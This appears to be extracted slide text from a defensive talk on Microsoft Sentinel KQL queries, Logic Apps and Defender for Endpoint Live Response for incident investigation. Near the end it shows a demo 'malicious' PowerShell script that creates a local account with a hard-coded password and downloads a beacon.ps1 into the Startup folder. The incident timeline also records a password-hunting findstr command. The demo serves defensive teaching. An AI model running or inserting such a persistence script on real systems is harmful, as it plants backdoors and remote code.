|| where DeviceName == CompromisedDevice  
// Only list accepted inbound connections  
| where ActionType == "InboundConnectionAccepted"  
// Add column which displays if the remote IP is private  
| where RemoteIPType == "Public"  
| extend GeoIPInfo = geo_info_from_ip_address(RemoteIP)  
| extend country = tostring(parse_json(GeoIPInfo).country), state =  
tostring(parse_json(GeoIPInfo).state), city = tostring(parse_json(GeoIPInfo).city),  
latitude = tostring(parse_json(GeoIPInfo.latitude)), longitude =  
tostring(parse_json(GeoIPInfo.longitude))  
| project TimeGenerated, DeviceName, RemoteIP, LocalIP, LocalPort, country,  
state  
| top 10 by TimeGenerated
```

\* Time Range

\* Chart Type

Connected to Sentinel-Automation.

\* Incident ARM ID

\* Incident comment message

Last 10 inbound Connections  :  
Attachment Content

Connected to

```
graph TD; A[Add comment to incident (V3) (Preview)]
```

# Inbound Device Connections Result

Home > Microsoft Sentinel > Microsoft Sentinel | Incidents >

## Multi-stage incident involving Persistence & Discovery on one endpoint

Incident ID: 16

Medium Severity | New Status | Unassigned Owner

Refresh | Logs | Tasks | Activity log

This is the new, improved incident page - Now generally available. You can use the toggle to switch back.

Investigate in Microsoft Defender XDR

Workspace name: sentinel

Description: --

Alert product names:

- Microsoft Defender for Endpoint

Evidence:

- N/A (0)
- 7 Alerts
- 0 Bookmarks

Last update time: 2/24/2024, 2:13:39 PM

Creation time: 2/24/2024, 10:40:41 AM

Entities (31): bert-jan

Overview Entities

### Incident timeline

Search: Add filter

- Feb 24 11:10:32 An active 'Ceprolad' malware infection
- Feb 24 11:04:15 An active 'Ceprolad' malware infection
- Feb 24 10:39:32 Anomalous account lookups
- Feb 24 10:38:04 Suspicious sequence of explorer.exe events
- Feb 24 10:37:44 Suspicious Windows account activity

## Incident activity log

Activity logs content: All

Comment created from playbook - Sentinel-Automation-InboundConnections 02/24/24, 02:13 PM

Last 10 inbound Connections azurewin2022:

TimeGenerated	DeviceName	RemoteIP	LocalIP	LocalPort	country	state
2/24/2024 11:12:00 AM	azurewin2022	205.210.31.101	10.0.0.4	3389	United States	
2/24/2024 10:40:13 AM	azurewin2022	192.241.220.44	10.0.0.4	3389	United States	California
2/24/2024 10:22:49 AM	azurewin2022	41.250.0.26	10.0.0.4	3389	Morocco	Casablanca-Settat
2/24/2024 9:56:36 AM	azurewin2022	193.142.200.4	10.0.0.4	3389	The Netherlands	North Holland
2/24/2024 9:26:39 AM	azurewin2022	193.36.237.68	10.0.0.4	3389	Malaysia	Kuala Lumpur
2/22/2024 9:43:48 PM	azurewin2022	45.118.146.131	10.0.0.4	3389	Vietnam	
2/22/2024 9:08:05 PM	azurewin2022	192.241.214.46	10.0.0.4	3389	United States	California
2/22/2024 8:48:47 PM	azurewin2022	77.173.140.36	10.0.0.4	3389	The Netherlands	North Holland

# Inbound Device Connections Result

Home > Microsoft Sentinel > Microsoft Sentinel

 Multi-stage incident   
Incident ID: 16

Refresh | Logs | Tasks | Activities

This is the new, improved incident page - Now with Medium Severity and New Status.

Investigate in Microsoft Defender XDR

Workspace name: sentinel

Description: --

Alert product names:

- Microsoft Defender for Endpoint

Evidence:

Events: N/A (0) Alerts: 7 Bookmarks: 0

Last update time: 2/24/2024, 2:13:39 PM Creation time: 2/24/2024, 10:00:00 AM

Entities (31): bert-jan

Comment created from playbook - Sentinel-Automation-InboundConnections 02/24/24, 02:13 PM

Last 10 inbound Connections azurewin2022:

TimeGenerated	DeviceName	RemoteIP	LocalIP	LocalPort	country	state
2/24/2024 11:12:00 AM	azurewin2022	205.210.31.101	10.0.0.4	3389	United States	
2/24/2024 10:40:13 AM	azurewin2022	192.241.220.44	10.0.0.4	3389	United States	California
2/24/2024 10:22:49 AM	azurewin2022	41.250.0.26	10.0.0.4	3389	Morocco	Casablanca-Settat
2/24/2024 9:56:36 AM	azurewin2022	193.142.200.4	10.0.0.4	3389	The Netherlands	North Holland
2/24/2024 9:26:39 AM	azurewin2022	193.36.237.68	10.0.0.4	3389	Malaysia	Kuala Lumpur
2/22/2024 9:43:48 PM	azurewin2022	45.118.146.131	10.0.0.4	3389	Vietnam	
2/22/2024 9:08:05 PM	azurewin2022	192.241.214.46	10.0.0.4	3389	United States	California
2/22/2024 8:48:47 PM	azurewin2022	77.173.140.36	10.0.0.4	3389	The Netherlands	North Holland

country	state
United States	
United States	California
Morocco	Casablanca-Settat
The Netherlands	North Holland
Malaysia	Kuala Lumpur
Vietnam	
United States	California
The Netherlands	North Holland

# Entity Mapping

- Variables for the Logic Apps
- Basis of the value of your logic apps

Analytics rule wizard - Edit existing Scheduled rule ...

[BP] - Midnight Blizzard Constant Full Access

General Set rule logic Incident settings Automated response Review + create

Any time details set here will be within the scope defined below in the Query scheduling fields.

```
AuditLogs
| where Category == "ApplicationManagement"
| where ActivityDisplayName has_any ("Add delegated permission grant", "Add app role assignment to service principal")
| where Result == "Success"
| where tostring(InitiatedBy.user.userPrincipalName) has "@" or tostring(InitiatedBy.app.displayName) has "@"
| extend props = parse_json(tostring(TargetResources[0].modifiedProperties))
```

[View query results >](#)

**Alert enhancement**

Entity mapping


Map up to 10 entities recognized by Microsoft Sentinel from the appropriate fields available in your query results. This enables Microsoft Sentinel to recognize and classify the data in these fields for further analysis. For each entity, you can define up to 3 identifiers, which are attributes of the entity that help identify the entity as unique. [Learn more >](#)

<input type="checkbox"/> IP	<input type="button" value="Delete"/>	
Address	UserIPAddress	<input type="button" value="Add identifier"/>
<input type="checkbox"/> Account	<input type="button" value="Delete"/>	
Sid	Id	<input type="button" value="Add identifier"/>
<input type="checkbox"/> Azure Resource	<input type="button" value="Delete"/>	
ResourceId	ResourceId	<input type="button" value="Add new entity"/>

# KQL & Logic Apps

Data stored in XDR -> Microsoft Defender API

Data stored in Sentinel (or any LAW) -> Azure Monitor API





# Logic App Tips


- Use (community) templates
- Build internal templates
- Do not authenticate with personal accounts!
- Alert on failed triggers

# Live Response



# Live Response

“Live response gives security operations teams instantaneous access to a device using a remote shell connection. This gives you the power to do in-depth investigative work and take immediate response actions to promptly contain identified threats in real time.”



# Functionality

## Basic


- Read Only Commands
- Download Files

## Advanced

- Action Based Commands
- Run Custom Scripts

## Supported OS

- Windows 10 & 11
- > Windows Server 2012 R2
- Linux
- MacOS



# Using Live Response

Device Inventory > azurewin2022

**azurewin2022**

■ Medium ■ Criticality: None Internet facing

Overview Incidents and alerts Timeline Security recommendations Inventories Discovered vulnerabilities Missing KBs Security baselines Security policies

VM details

Domain	os
AAD joined	Windows Server 2022 64-bit (Build 20348.2322)
SAM name	Asset group
Health state	Data sensitivity
Inactive	None
IP addresses	First seen

Active alerts (Last 180 days)

**Risk level: Medium**

6 active alerts, 2 active incidents

Active alerts

Medium (4) Low (2)

Security assessments

**Exposure level: Medium**

47 active security recommendations

Discovered vulnerabilities (56)

High (37) Medium (18) Low (1)

View all incidents and alerts View all recommendations

Logged on users (1)

**1 logged**

Most logons bert-jan Local admin

Least logons bert-jan Local admin

Newest logon bert-jan Local admin

Run Antivirus Scan Collect Investigation Package Restrict App Execution Initiate Automated Investigation Initiate Live Response Session Isolate Device Ask Defender Experts Action center

View in map Device value ...

Set criticality Manage tags Report device inaccuracy

... View in map Device value ...

Set criticality Manage tags Report device inaccuracy

... Run Antivirus Scan Collect Investigation Package Restrict App Execution

Initiate Automated Investigation Initiate Live Response Session Isolate Device

Ask Defender Experts Action center

# Remote Shell

Live response on azurewin2022

Disconnect session Upload file to library



Connected

## Entity summary

### Device details

[View device details](#)

Maximize

### Session information

#### Session ID

CLR9a458c3-e5b8-4200-b180-e6da6eaf312d

#### Session created by

#### Session started

Mar 15, 2024 8:37 PM

#### Session ended

N/A

#### Duration

4:09m

## Command console

## Command log

```
C:\> connect  
Session established
```

```
C:\> dir
```

Path	Created	Modified	Size	Is Directory	Read Only	Hidden
\$Recycle.Bin	2021-05-08 08:20:24	2024-02-20 20:33:05	0	true	false	true
\$WinREAgent	2024-03-15 19:36:55	2024-03-15 19:36:55	0	true	false	true
Packages	2024-02-20 20:30:38	2024-02-20 20:31:17	0	true	false	false
PerfLogs	2021-05-08 08:20:24	2021-05-08 08:20:24	0	true	false	false
Program Files	2021-05-08 08:20:24	2024-02-22 20:59:27	0	true	true	false
Program Files (x86)	2021-05-08 08:20:24	2024-02-07 07:35:20	0	true	false	false
ProgramData	2021-05-08 08:20:24	2024-02-24 09:34:37	0	true	false	true
Recovery	2024-02-07 07:30:25	2024-02-07 07:30:25	0	true	false	true
System Volume Information	2024-02-07 07:27:02	2024-02-22 21:14:20	0	true	false	true
Temp	2024-02-07 07:47:21	2024-02-07 07:47:24	0	true	false	false
Users	2021-05-08 08:06:51	2024-02-20 20:32:19	0	true	true	false
Windows	2021-05-08 08:06:51	2024-02-20 20:30:13	0	true	true	false
WindowsAzure	2024-02-20 20:30:26	2024-02-20 20:33:24	0	true	false	false

```
c:\>
```

## Device Information

# Basic Live Response Commands



# Password stealing from files

azurewin2022      Risk level ■■■ Medium    ...

WindowsServer2022

Alert story

3/15/2024 8:33:08 PM [4] ntoskrnl.exe

8:33:09 PM [348] smss.exe

8:34:35 PM [4320] smss.exe 000000f0 0000008c

8:34:35 PM [1096] winlogon.exe

8:34:48 PM [5324] userinit.exe

8:34:48 PM [5356] explorer.exe

8:35:45 PM [1596] cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat""

8:35:54 PM [6488] findstr.exe findstr /spin "password" \*.\*

>Password stealing from files

Manage alert See in timeline Tune alert ...

Details Recommendations

IN SIGHT

Quickly classify this and 1 similar alert

Classify alerts to improve alert accuracy and get more insights about threats to your organization.

Classify alert View 1 similar alert ⓘ

Alert state

Classification Not Set Assigned to

Set Classification Unassigned

Alert details

Category MITRE ATT&CK Techniques

Discovery T1003: OS Credential Du... +3 More

View all techniques

Bert-Jan Pals

# Navigate & List Files

```
C:\> cd C:\Users\bert-jan\Desktop\
```

```
C:\Users\bert-jan\Desktop\> dir
```

Path	Created	Modified	Size	Is Directory	Read Only	Hidden
.	2024-02-20 20:32:19	2024-03-15 19:35:44	0	true	true	false
..	2024-02-20 20:32:19	2024-02-20 20:32:48	0	true	false	false
LocalUserAddition.bat	2024-02-20 20:56:30	2024-02-20 20:57:10	2115	false	false	false
desktop.ini	2024-02-20 20:32:48	2024-02-20 20:32:48	282	false	false	true
onboard.cmd	2024-02-22 20:45:18	2024-02-22 20:45:42	17142	false	false	false

```
C:\Users\bert-jan\Desktop\>
```

# Collect File Information


```
C:\Users\bert-jan\Desktop> fileinfo LocalUserAddition.bat
[
  {
    "file_state_display": [
      "Default"
    ],
    "digital_signature": {
      "certificates": [],
      "verified": false
    },
    "created": "2024-02-20T20:56:30.2088725+00:00",
    "modified": "2024-02-20T20:57:10.897505+00:00",
    "path": "C:\Users\bert-jan\Desktop\LocalUserAddition.bat",
    "size": 2115,
    "mime_type": "application/octet-stream",
    "versionInformation": {
      "companyName": "",
      "productName": "",
      "originalFileName": "",
      "internalFileName": "",
      "fileDescription": "",
      "productVersion": "",
      "comments": "",
      "fileVersion": "",
      "legalCopyright": "",
      "legalTrademarks": "",
      "privateBuild": "",
      "specialBuild": ""
    },
    "vendor": "",
    "directory_types": [
      "Users"
    ],
    "read_only": false,
    "hidden": false,
    "sha256": "c94d621cad6a1c0e645eb7a70e4f8c05f58e900d12625ba8b294f128569036d7",
    "sha1": "9c938bad61943a2977764782a7e79869e877fd45",
    "md5": "7efd872c2a15427097bc9628dff37a79",
    "lsh": "e9d96696d657699fb5dbb6daf9db7daed6bed79fbeedd8b7eb576b676596bf5eb5be997ba9b9de6de6b696696979ddb6a9a6bdd796b77b96ff776b6ffff67e"
  }
]
```

# Collect status

- Active Connections
- Installed Drivers
- Persistence Methods
- Active Processes
- Scheduled tasks

C:\Users\bert-jan\Desktop> connections								
Name	Pid	Process Name	Local Ip	Local Port	Remote Ip	Remote Port	Status	
svchost.exe	896		0.0.0.0	135	0.0.0.0	0	LISTEN	
svchost.exe	420		0.0.0.0	3389	0.0.0.0	0	LISTEN	
lsass.exe	696		0.0.0.0	49664	0.0.0.0	0	LISTEN	
wininit.exe	596		0.0.0.0	49665	0.0.0.0	0	LISTEN	
svchost.exe	1028		0.0.0.0	49666	0.0.0.0	0	LISTEN	
spoolsv.exe	1732		0.0.0.0	49667	0.0.0.0	0	LISTEN	
svchost.exe	408		0.0.0.0	49668	0.0.0.0	0	LISTEN	
services.exe	684		0.0.0.0	49670	0.0.0.0	0	LISTEN	
svchost.exe	420		10.0.0.4	3389	77.173.140.36	58953	ESTABLISHED	
svchost.exe	408		10.0.0.4	49692	40.113.110.67	443	ESTABLISHED	
WindowsAzureGuestAgent.exe	2040		10.0.0.4	49698	168.63.129.16	32526	ESTABLISHED	
WindowsAzureGuestAgent.exe	2040		10.0.0.4	49718	168.63.129.16	80	ESTABLISHED	
WaAppAgent.exe	2032		10.0.0.4	49720	168.63.129.16	32526	ESTABLISHED	
SenseIR.exe	3704		10.0.0.4	50498	20.82.152.243	443	ESTABLISHED	
HealthService.exe	6700		10.0.0.4	50510	13.69.106.218	443	ESTABLISHED	

# Advanced Live Response Commands



# Password stealing from files

azurewin2022      Risk level ■■■ Medium    ...

WindowsServer2022

Alert story

3/15/2024 8:33:08 PM [4] ntoskrnl.exe

8:33:09 PM [348] smss.exe

8:34:35 PM [4320] smss.exe 000000f0 0000008c

8:34:35 PM [1096] winlogon.exe

8:34:48 PM [5324] userinit.exe

8:34:48 PM [5356] explorer.exe

8:35:45 PM [1596] cmd.exe /c ""C:\Users\bert-jan\Desktop\LocalUserAddition.bat""

8:35:54 PM [6488] findstr.exe findstr /spin "password" \*.\*

>Password stealing from files

Manage alert See in timeline Tune alert ...

Details Recommendations

IN SIGHT

Quickly classify this and 1 similar alert

Classify alerts to improve alert accuracy and get more insights about threats to your organization.

Classify alert View 1 similar alert ⓘ

Alert state

Classification Not Set Assigned to

Set Classification Unassigned

Alert details

Category MITRE ATT&CK Techniques

Discovery T1003: OS Credential Du... +3 More

View all techniques

Bert-Jan Pals

# Analyze File

```
C:\Users\bert-jan\Desktop\> analyze file LocalUserAddition.bat
{
  "report": {
    "status": "clean",
    "file_hash": "c94d621cad6a1c0e645eb7a70e4f8c05f58e900d12625ba8b294f128569036d7",
    "not_found": 0,
    "clean": 1,
    "suspicious": 0,
    "infected": 0,
    "total": 1,
    "scans": [
      {
        "status": "clean",
        "scan_time": "2024-03-15T21:20:58.837Z",
        "source": "Microsoft Defender static analysis",
        "report": "detected by 0 engines"
      }
    ],
    "rescan": false,
    "threat_type": null,
    "behavior": null,
    "has_file": null
  },
  "scan_status": "clean"
}
```



# Perform Mitigating Measures

- Remediate Entity
  - Stop Process
  - Delete File
  - Delete Regkey Entry
- Run Scan
- Collect Forensic Package
- Run Custom Script
- Automation Potential

# Run Custom DFIR Scripts

# PowerShell Incident Response Scripts

- Endless Possibilities
- Windows (Security) Events
- Listing Defender Exclusions
- PNP Devices
- DFIR PowerShell V2
- KAPE Integration

How to effectively analyse the output?


```
Collecting Open Connections...
Collecting AutoRun info...
Collecting Active users...
Collecting Local users...
Collecting Active Processes...
Collecting connections made from office applications...
Collecting Active Network Shares...
Collecting SMB Shares...
Collecting RDS Sessions...
Collecting Powershell History...
Collecting DNS Cache...
Collecting Installed Drivers...
Collecting Recently Installed Software EventLogs...
Collecting Running Services...
Collecting Scheduled Tasks...
Collecting Scheduled Tasks Run Info...
Collecting Information about Connected Devices...
Collecting raw Chromium history and profile files...
Collecting stats Security Events last 2 days...
Collecting Security Events last 2 days...
Collecting Remotely Opened Files...
Collecting Shadow Copies...
Collecting Important Event Viewer Files...
Collecting MPLogs...
Collecting Defender Exclusions...
```



# New attack surface

- Advanced Live Response can be abused
  - Least Privilege with this permission
- Custom scripts are very useful for defenders, but be aware!
- Local System Context


# New attack surface: Example Flow




# New attack surface: “malicious” script

DeployCopilotForSecurity.ps1\*

```
1 # Deploy Copilot For Security Service Account
2
3 # Create Account
4 $password = "aicandoitallsdfs!"
5 $securepassword = $password | ConvertTo-SecureString -AsPlainText -Force
6
7 New-LocalUser -Name "svr_c4s" -Password $securepassword -FullName "svr_c4s" -Description "Copilot For Security Service Account"
8
9 # Download Remote Installation File, aka beacon.ps1
10
11 $url = "https://raw.githubusercontent.com/Bert-JanP/SecScripts/main/Other/beacon.ps1"
12
13 $dest = "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\beacon.ps1"
14
15 Invoke-WebRequest -Uri $url -OutFile $dest
16
```



# New attack surface: Live Response View



The screenshot shows the Microsoft Defender ATP Live Response View interface with the "Command console" tab selected. The command log pane displays the following session:

```
C:\> clear
C:\> startupfolders
Errors:
No files were found in startup folders
C:\> run DeployCopilotForSecurity.ps1
Transcript started, output file is C:\ProgramData\Microsoft\Windows Defender Advanced Threat Protection\Temp\PSScriptOutputs\PSScript_Transcript_{BFB10380-6327-4AED-9AC7-912DEE76DB2E}.txt
Name      Enabled Description
----      --     -----
svr_c4s  True    Copilot For Security Service Account

C:\> startupfolders
File Path                               Executable Path
Category
=====
=====
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\beacon.ps1 C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\b
eacon.ps1      file
C:\> _
```

Three green arrows point to the first three commands in the session: "clear", "startupfolders", and "run DeployCopilotForSecurity.ps1".

# Automate Live Response

The screenshot shows a Microsoft Flow step titled "For each 2". The first input field is set to "Body". The main action is "Actions - Run live response - Run Custom Script". The "Machine ID" field is set to "DeviceId". The "Commands Command type - 1" field contains a single item named "RunScript". The "Commands Command params Command" field has two items: "ScriptName" (set to "DFIR-Script.ps1") and "Comment" (set to "Running DFIR-Script.ps1 on host"). There are also two "Add new item" buttons.

For each 2

\*Select an output from previous steps  
Body

Actions - Run live response - Run Custom Script

\* Machine ID  
DeviceId

\* Commands Command type - 1  
RunScript

Commands Command params Command  
ScriptName


Commands Command params Command  
DFIR-Script.ps1

+ Add new item

+ Add new item

